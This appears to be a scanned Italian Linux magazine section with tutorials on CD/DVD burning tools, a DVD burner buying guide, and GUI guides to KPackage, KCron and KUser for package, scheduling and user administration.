




Fig. 2 • La scarsità di funzioni e la poca usabilità di GnomeToaster non lo fanno, di sicuro, preferire alla concorrenza

Creare un CD da un file immagine

Utilizziamo i tool disponibili con CD Bake Oven per masterizzare un file ISO

1 SEGUIAMO IL WIZARD La maggior parte delle distribuzioni GNU/Linux sono distribuite sotto forma di file ISO. A partire da queste con poche e semplici operazioni possiamo creare i nostri CD di installazione. Dopo avere avviato il programma e un nuovo progetto selezioniamo la voce Burn a New CD from an Image File dal wizard di CD Bake Oven. A questo punto non ci resta che seguire le indicazioni presenti all'interno della nuova schermata.

2 MASTERIZZAZIONE Dalla finestra di creazione del nuovo CD impostiamo i parametri di masterizzazione : il masterizzatore da usare, la velocità di scrittura e il numero di copie che si desidera creare. Infine, non ci resta che indicare il percorso (o path) dove abbiamo archiviato l'immagine ISO utilizzata per creare il CD e selezionarla. Impostati tutti i parametri necessari, facciamo click sul pulsante Create per avviare la scrittura vera e propria del supporto.

3 LA FUNZIONE CD COPY Se un amico ci chiede una copia del CD della nuova distro che abbiamo appena scaricato, oppure abbiamo semplicemente dimenticato di crearne una, possiamo sempre copiare il CD. Dallo stesso wizard, visto in precedenza, selezioniamo il primo pulsante Copy a music or data CD. Dalla finestra che ci viene proposta impostiamo i parametri esatti e, per completare la procedura, clicchiamo sul pulsante Copy!

Copiare un DVD con XCDRoast

Come creare una copia di backup dei nostri film preferiti

1 COSA MASTERIZZARE L'interfaccia principale di XCDRoast presenta solo tre pulsanti che consentono di configurare il software, duplicare un CD/DVD oppure crearne uno nuovo. Tra questi selezioniamo Duplica CD/DVD per accedere all'interfaccia di configurazione che ci consentirà di avviare la copia.

2 CONFIGURAZIONE Dalla finestra di duplicazione scegliamo il dispositivo di origine (il lettore DVD in cui abbiamo inserito il disco da copiare) e aspettiamo qualche secondo affinché XCDRoast legga le informazioni relative al disco. Infine, clicchiamo sul pulsante Scrivi CD/DVD per accedere alla schermata di riepilogo.

3 COPIAMO IL DVD A questo punto non ci resta che controllare rapidamente l'esattezza dei diversi parametri di masterizzazione inseriti (dispositivo di lettura e scrittura, velocità, tipo disco, tipo di scrittura, etichetta del supporto, ecc.) e, se tutto è corretto, clicchiamo sul pulsante Scrivi CD/DVD.

te errate o non aderenti agli standard.
Il supporto all'audio è completo: si possono compiere ricerche sui CDDB e recuperare le informazioni sui CD-Text. XCDRoast supporta soltanto i file in formato Wav e CD-DA per l'estrazione e la scrittura delle tracce audio. Rispetto ad altri software di masterizzazione trattati sinora, XCDRoast, non supporta i file system di tipo Hybrid/HFS e non dispone di funzionalità che consentono di creare CD o DVD con all'interno file e directory nascosti (questi sistemi non supportati prendono il nome di Joliet e Rock Ridge).

COS'È IL BUFFER UNDERRUN?

Per buffer underrun s'intende quel particolare errore che si verifica quando al masterizzatore non arrivano più dati da scrivere, poiché la memoria buffer si è svuotata per problemi imprevisti. Questo errore provoca il fallimento della masterizzazione del supporto. La memoria buffer è un tipo di memoria che ha il compito di immagazzinare temporaneamente i dati per compensare le differenze di transfer rate esistenti fra due periferiche. Durante la masterizzazione il burner ha bisogno di un flusso continuo di dati. Qualora il sistema non riesca ad inviare la quantità di dati richiesta provvederà la memoria buffer a garantire, per un breve tempo (nell'ordine dei secondi), la continuità necessaria.

IMMAGINI ISO DALLA RIGA DICOMANDO

Il pacchetto cdrtools contiene il tool mkisofs che consente di creare immagini ISO con il seguente comando

```
mkisofs -pad -l -r -J -v -V
                    "TEST" -o test.iso [path]
```

Il comando eseguito creerà una ISO con etichetta "TEST" e nome del file test.iso, con il contenuto della directory indicata nel parametro path.

CONCLUSIONI

Al termine di questa breve panoramica sui tool di masterizzazione possiamo affermare che K3b è senza dubbio la migliore applicazione per la creazione di CD e DVD attualmente disponibile per Linux.
Offre un'interfaccia completa, intuitiva ed una configurazione automatizzata. È senza dubbio il migliore tra quelli provati, NeroLinux compreso. Non sono tanto le caratteristiche aggiuntive che fanno diffondere un software e lo rendono popolare, quanto e soprattutto una maggior attenzione verso l'interfaccia e l'usabilità stessa del programma.

Valerio Guaglianone

COPERTINE PER TUTTI!

Se dopo aver masterizzato un CD, o un DVD, vogliamo preparare anche le copertine per le nostre copie, possiamo farlo con programmi come gtkcdlabel ***http://gtkcdlabel.sourceforge.net/*** un completo frontend per cdlabelgen ***www.aczoom.com /tools/cdinsert/***, oppure con Kcd-label ***http://kcdlabel.sourceforge.net/***.

Masterizzatori: guida all'acquisto

I modelli più convenienti e interessanti da utilizzare con il pinguino

I masterizzatori (o burner) sono dispositivi in grado di scrivere su CD o DVD vergini. I primi sono usati per archiviare dati e per creare raccolte musicali mentre i secondi sono utilizzati nel video editing per salvare i filmati a causa anche delle enormi dimensioni di dati che possono contenere. I DVD sono disponibili in due formati -R e +R, tutti i modelli di masterizzatori ormai sono in grado di scrivere entrambi i formati (masterizzatori Dual Format). I DVD hanno capacità di 4.7 Gb, ma da poco è possibile trovare in commercio anche masterizzatori per i dischi a doppio strato, in pratica per DVD che arrivano a 8.5 Gb di capacità (questi masterizzatori sono chiamati Dual Layer). Adesso vediamo insieme quattro interessanti modelli di masterizzatori per orientarci nell'acquisto.

FREECOM CLASSIC DVD+/-RW DL

È un masterizzatore esterno molto elegante (il case è ben realizzato e poco ingombrante, anche se di plastica), Le prestazioni sono buone, è risultato veloce con punte sopra le medie. Unico problema è l'impossibilità di usare una connessione FireWire, visto che è dotato della sola connessione USB 2.0. Un eccellente prodotto per la masterizzazione di CD e DVD.

• **Tipo:** DVD+/- RW DL • **Velocità max in scrittura:** x/16x/4x
• **Velocità max in riscrittura:** x/4x • **Store:** www.cty.it

99.00 EURO IVA INCLUSA

NEC ND 3520A

È un burner che supporta anche la scrittura sui nuovi supporti DVD -R DL. La qualità della masterizzazione è garantita dall'OPC Attivo (o Active Optimized Power Control), una tecnologia in grado di controllare, in tempo reale, la superficie del disco e regolare il laser in base al potere di riflessione del supporto stesso. Tra i suoi pregi più evidenti c'è il buon rapporto tra qualità/prezzo.

• **Tipo:** DVD+/- RW DL • **Velocità max in scrittura:** x/16x/4x
• **Velocità max in riscrittura:** x/6x • **Store:** www.itnetshop.it

LITE-ON SOHW 832S

È stato uno dei primi masterizzatori DL disponibili sul mercato. A supporto della masterizzazione troviamo le tecnologie Smart-X, che controlla e regola la velocità di lettura per ottimizzare l'estrazione dei dati dai supporti e la Smart-Burn per prevenire gli errori di buffer underrun. Il masterizzatore è dotato inoltre del sistema VAS che riduce le vibrazioni ed i rumori, migliorando la qualità di scrittura dei supporti. In definitiva, un ottimo prodotto anche questo.

• **Tipo:** DVD+/- RW DL • **Velocità max in scrittura:** x/8x/2.4x
• **Velocità max in riscrittura:** x/4x • **Store:** www.iperpuglia.it

TX QUASAR DVD-DUAL-16X

È un masterizzatore versatile e veloce, accessibile a tutti per via del prezzo molto contenuto. Il masterizzatore supporta la scrittura dei DVD +/- fino a 16x e quella dei DVD DL fino a 4x. Dotato di protezione contro l'errore di buffer underrun. Tra le peculiarità che lo distinguono la possibilità di essere montato anche verticalmente.

• **Tipo:** DVD+/- RW DL • **Velocità max in scrittura:** x/8x/2.4x
• **Velocità max in riscrittura:** x/4x • **Store:** www.mediaworld.it

Installiamo con Kpackage

Problemi a maneggiare pacchetti per la vostra distribuzione? Niente paura! Vediamo come installare, disinstallare e aggiornare il software attraverso una semplice e comoda interfaccia grafica

Si pacchetti rappresentano, senza dubbio, il modo più efficiente di gestire le applicazioni presenti all'interno del nostro sistema. Ancora più comodo è poter amministrare le installazioni e gli aggiornamenti direttamente da un'interfaccia grafica. Per i fan del desktop KDE, è disponibile Kpackage, un gestore di pacchetti "universale"; è in grado di gestire tutti i formati di pacchettizzazione esistenti: RPM, Debian, Slackware, Gentoo e BSD. Negli esempi che seguono, vedremo come aggiornare la lista dei pacchetti disponibili, installarne uno di nostro interesse e disinstallare i programmi che non vengono più utilizzati; la distribuzione usata negli esempi è una Ubuntu Hoary, basata sul sistema di pacchetti Debian, ma le operazioni riportate possono essere replicate con molta facilità anche su altre distribuzioni.

Alessandro Di Nicola









Fig. 1 • Il tool KPackage con la schermata di configurazione

Aggiorniamo la lista dei pacchetti

Come ottenere l'elenco aggiornato dei programmi disponibili

1 AVVIO DEL PROGRAMMA Lanciamo il programma KPackage dal menu *K*, sottomenu *Sistema* ❶. Se si usa Ubuntu, si consiglia di lanciare *"Esegui comando" (Alt+F2)* ed eseguire da lì *"kdesu kpackage"*, così da ottenere immediatamente i diritti di root.

2 AGGIORNIAMO L'ELENCO Dalla finestra principale di KPackage, spostiamoci sui menu in alto e selezioniamo *"Speciale"* ❶, quindi clicchiamo sulla voce *"APT: Debian --> Aggiorna"* ❷. Comparirà una finestra che terrà traccia dei file via via scaricati dalla rete.

3 NUOVI PACCHETTI Le linguette in alto mostrano, da sinistra a destra, i pacchetti installati, quelli di cui è disponibile un aggiornamento, quelli non installati (*Nuovi* ❶) ed infine l'elenco completo di tutti i pacchetti.
Clicchiamo sulla linguetta *"Nuovi"*.

Installiamo un nuovo programma

Ricerca del pacchetto. Selezione e opzioni di installazione

1 CERCHIAMO IL PACCHETTO

Clicchiamo sull'icona *"Trova pacchetto"* ❶. Nella finestra che comparirà ❷ scriviamo il nome o la parte del nome che ci interessa: ad esempio KDE.


2 INSTALLIAMOLO


Clicchiamo sul pulsante *"Trova"* ❶ per cercare il pacchetto da installare. Chiudiamo la finestra di ricerca ❷. Clicchiamo sul pulsante *"Installa"* ❸ della finestra principale.


3 OPZIONI DI INSTALLAZIONE


I pacchetti da installare ❶, le opzioni modificabili ❷ e la parte che visualizzerà lo svolgersi effettivo dell'operazione. Avviamo l'installazione cliccando su *Installa*.


Disinstalliamo programmi superflui

Un metodo semplice per eliminare applicazioni non utilizzate

1 IL SOFTWARE INSTALLATO

Clicchiamo sul pulsante *"Contrai albero"* ❶, così da avere ben visibili le diverse categorie dei software installati. In questo modo, possiamo farci un'idea di quanto sia presente nel sistema.

2 COSA DISINSTALLARE

Selezioniamo la linguetta *"Installati"* ❶ e clicchiamo sulla piccola freccia alla sinistra della categoria da *"ripulire"*. La sezione *"doc"* ❷ è un buon candidato: spesso il disco è pieno di documentazione in eccesso.

3 INFORMAZIONI DETTAGLIATE

La categoria "espansa" mostra tutti i pacchetti ad essa appartenenti che risultano installati. Basta un clic sul nome di un pacchetto ❶ per ottenere informazioni dettagliate su questo ❷.

4 ESAMINIAMONE IL CONDENUTO

È possibile visualizzare l'elenco dei file contenuti nel pacchetto selezionato prima di disinstallarlo. Questo per esser certi che si tratti effettivamente dei file che pensiamo. Clic sulla linguetta *"Elenco file"* ❶.

5 DISINSTALLIAMOLO

Una volta accertato il contenuto del pacchetto, possiamo procedere con l'operazione di rimozione. Clic sul pulsante *"Disinstalla"*. Comparirà una finestra, simile a quella vista durante l'installazione di un nuovo pacchetto.

6 OPZIONI DI DISINSTALLAZIONE

Nella finestra abbiamo il nome del pacchetto da eliminare, uno spazio informativo e alcune opzioni per controllare l'operazione. Abilitiamo *Elimina i file di configurazione* ❶, quindi clicchiamo su *Disinstalla* ❷.

A tempo di KCron

Configuriamo il nostro sistema per l'esecuzione automatica di programmi secondo determinate scadenze. A colpi di mouse e senza dover metter mano a complessi file di configurazione

Se dopo pochi minuti dall'accensione del sistema notate una frenetica attività dell'hard disk, niente paura! È solo il demone cron che esegue alcune operazioni in automatico, per la "manutenzione" del sistema. Cron e il suo demone crond (il servizio) rappresentano il sistema utilizzato da Linux e altri sistemi Unix per pianificare (scheduling) le operazioni da svolgere in automatico allo scadere di un determinato intervallo temporale.
Allora, perché non sfruttare lo stesso meccanismo per lanciare programmi a nostra discrezione, senza intervento alcuno, ad un'ora stabilita del giorno oppure a scadenza settimanale? Per fare ciò ci serviremo di KCron, un' interfaccia per KDE al classico programma cron. Vedremo come "programmare" una sveglia per avvisarci che è giunta l'ora di staccarci dal nostro computer e prendere una pausa; tutto ciò di cui abbiamo bisogno è un programma per riprodurre file audio (nell'esempio viene usato mpg321) e, ovviamente, un file audio da usare come avviso.

Alessandro Di Nicola

KCRON 3.4




LICENZA: **GNU GPL**

SITO WEB: **www.kde.org**

TIPO: **Sistema**

Fig. 1 • Il tool KCron e la sua finestra di configurazione

KCron: conosciamolo meglio

Come avviare il programma e gli strumenti da utilizzare

1 AVVIAMO IL PROGRAMMA Apriamo il menu K, sottomenu Sistema, voce KCron. Nel nostro caso non è necessario, ma se volessimo modificare gli eventi cron per l'utente root dovremmo lanciare il programma tramite il consueto "kdesu kcron".

2 OPERAZIONI E VARIABILI Dalla nuova schermata, selezioniamo la cartella delle "Operazioni": queste sono le istruzioni vere e proprie, eseguite ad intervalli regolari. La riga "Variabili", invece, serve ad attribuire dei valori non standard ad alcune variabili di sistema.

3 NUOVA OPERAZIONE Spostiamoci sul menu Modifica e clicchiamo su "Nuova". A questo punto comparirà una finestra singola, che costituisce lo strumento principale di configurazione del programma. Da qui è possibile pianificare le attività da svolgere in automatico.



È ora di staccare! Facciamo pausa



Pianifichiamo l'esecuzione di un file audio che ci avvisi di sospendere il lavoro al PC alle 20:00 di ogni giorno

1 MODIFICA OPERAZIONE Tutte le opzioni di configurazione sono disponibili in un'unica finestra. In alto viene stabilito cosa eseguire, nel resto della finestra, invece, decidiamo quando farlo. È presente un nutrito numero di opzioni e funzionalità, tutte facilmente gestibili.

2 COSA ESEGUIRE Nella sezione "Programma" scriviamo "/usr/bin /mpg321/home/ale/audio/smetti .mp3". Possiamo cambiare il programma da eseguire e il file audio relativo; ad esempio, se volete utilizzare un file audio in formato wav potete usare il programma "play".

3 PER NON DIMENTICARE Per aver chiaro, anche in seguito, l'effettiva funzione dei comandi inseriti, è sempre buona norma scrivere qualche parola di commento. Nella riga "Commento", quindi, inseriamo la frase "Avverti che è tardi suonando un file audio".

4 TUTTO IN SILENZIO Ogni volta che si esegue un comando, se ne tiene traccia in un log e si spediscono via email i messaggi che sarebbero dovuti finire su schermo. Nel nostro caso non è necessario, quindi abilitiamo l'opzione "Silenziosa".

5 OGNI GIORNO Selezioniamo l'opzione "Esegui ogni giorno", nella sezione della finestra chiamata "Quotidiano", in modo da ripetere il comando a scadenza giornaliera. In questo modo alcune opzioni risultano disabilitate.

6 A QUESTA ORA Stabiliamo, poi, un orario di attivazione: nel nostro esempio, le ore 20 vanno più che bene per avvertirci che è ora di staccarci dalla tastiera. Andiamo perciò nella sezione "Ore" della finestra e clicchiamo sul pulsante "20".

7 ALLE 20:00 IN PUNTO Passiamo alla parte dell'interfaccia chiamata "Minuti" e clicchiamo su "0", per far sì che il comando venga eseguito alle 20:00 esatte di ogni giorno.

8 CONFERMIAMO TUTTO Per confermare usiamo il pulsante "OK". Non bisogna preoccuparsi, i comandi immessi non sono ancora attivi, quindi è sempre possibile modificarli.

9 SALVIAMO IL LAVORO Adesso non rimane altro che posizionarci sul menu "File" e scegliere la voce "Salva". Poi, alle 20:00 esatte di ogni giorno il nuovo comando entrerà in azione.

Non solo root

Per chi proprio non riesce a fare a meno delle interfacce grafiche e si rifiuta di utilizzare la riga di comando, ecco un metodo alla portata di tutti per aggiungere e gestire gli utenti del sistema

Amministrare gli utenti sul proprio sistema è stato un compito demandato, fino a poco tempo fa, principalmente ai programmi per console; negli ultimi tempi, grazie all'evoluzione dei desktop KDE e Gnome, molti dei compiti d'amministrazione possono essere svolti per mezzo di interfacce grafiche: magari con meno funzionalità ed opzioni disponibili rispetto ai corrispettivi software a riga di comando, ma più che adeguate per svolgere semplici mansioni, come l'aggiunta di utenti al sistema, con qualche clic del mouse.

Generalmente l'aggiunta di utenti è un'operazione che dovrebbe essere svolta durante la fase di installazione, con i programmi previsti dalla distribuzione, ma se questo non è stato fatto è necessario correre ai ripari e aggiungerne almeno uno, in quanto utilizzare il sistema con i privilegi dell'utente amministratore (root) potrebbe essere pericoloso per l'integrità dei dati e dello stesso sistema.

Alessandro Di Nicola






Fig. 1 • KUser il tool per la gestione degli utenti

Aumentiamo il numero di utenti



Ecco come aggiungere un nuovo utente al sistema utilizzando il tool grafico KUser

1 AVVIO DEL PROGRAMMA Per lanciare KUser spostimoci sul menu di KDE in basso a sinistra nello schermo e dalla sezione Sistema, selezioniamo KUser. Questa è la configurazione standard i KDE, in alcuni sistemi potrebbe essere leggermente differente.

2 SOLO PER ROOT Sono richiesti i permessi di root. È quindi necessario inserire la password di root nella finestra che comparirà al centro dello schermo (se si usa la distribuzione Ubuntu, la password da inserire sarà quella dello stesso utente) e premere Invio sulla tastiera.







3 AGGIUNGIAMO L'UTENTE La finestra principale di KUser ci presenta l'elenco degli utenti, con un certo numero di informazioni su di essi. Per aggiungerne uno nuovo, utilizziamo il pulsante in alto con l'etichetta "Add". Da qui in poi inizierà una procedura guidata.

I dati di accesso

Indichiamo il nome utente e la password per l'accesso al sistema

1 IL NOME UTENTE È necessario inserire il nome che il nuovo utente utilizzerà per l'accesso al sistema (login). Dopo aver inserito il nome ❶, premiamo il pulsante *Invio* o clicchiamo su *OK* ❷.

2 LA PASSWORD DI ACCESSO Dalla finestra *"Proprietà dell'utente"*, clicchiamo su *"Imposta password"* e inseriamo la password sia nel campo *Password* ❶ che in quello *Verifica* ❷. Clic su *OK*.

3 INFORMAZIONI AGGIUNTIVE Inseriamo, se necessario, il nome completo dell'utente ❶, quindi indichiamo la Shell di login ❷, scegliendo dalla lista *"/bin/bash"*. Infine clicchiamo sul pulsante *OK*.

Configurazione avanzata

Stabiliamo i gruppi di appartenenza, la durata delle password e del nuovo account

1 SELEZIONIAMO IL NUOVO UTENTE Nella finestra principale di KUser comparirà il nostro nuovo utente. Clicchiamo due volte sulla sua riga nell'elenco, così da far apparire la finestra *"Proprietà dell'utente"* con tutti i suoi dati.

2 I GRUPPI UTENTE Passiamo alla scheda *"Gruppi"*, cliccandoci con il pulsante sinistro del mouse. Qui possiamo stabilire a quali gruppi l'utente deve appartenere: basta scorrere l'elenco e selezionare con un click quelli che vogliamo.

3 PASSWORD A TEMPO All'interno di *"Gestione password"* possiamo configurare le proprietà dell'account. Si può stabilire una scadenza per la password dell'utente: basta deselezionare "Mai" ❶ e inserire la data di "scadenza" ❷.

4 DURATA DELLE PASSWORD Sempre nella linguetta *"Gestione password"* è possibile indicare la durata massima per una password, (*tempo dopo il quale...*), oltrepassata la quale è necessario crearne una nuova.

5 AVVISO PASSWORD SCADUTA Con le password a tempo, abbiamo la possibilità di avvertire l'utente dell'obbligatorio cambio di password, prima dell'effettiva scadenza. Ad esempio, dando il valore 1 al campo dell'opzione *Quanto tempo prima...*

6 DISABILITARE UN UTENTE È sempre possibile disabilitare un utente, nel caso la sua password non venga debitamente cambiata. È sufficiente modificare l'opzione *"Tempo dopo il quale..."* impostando un nuovo valore.

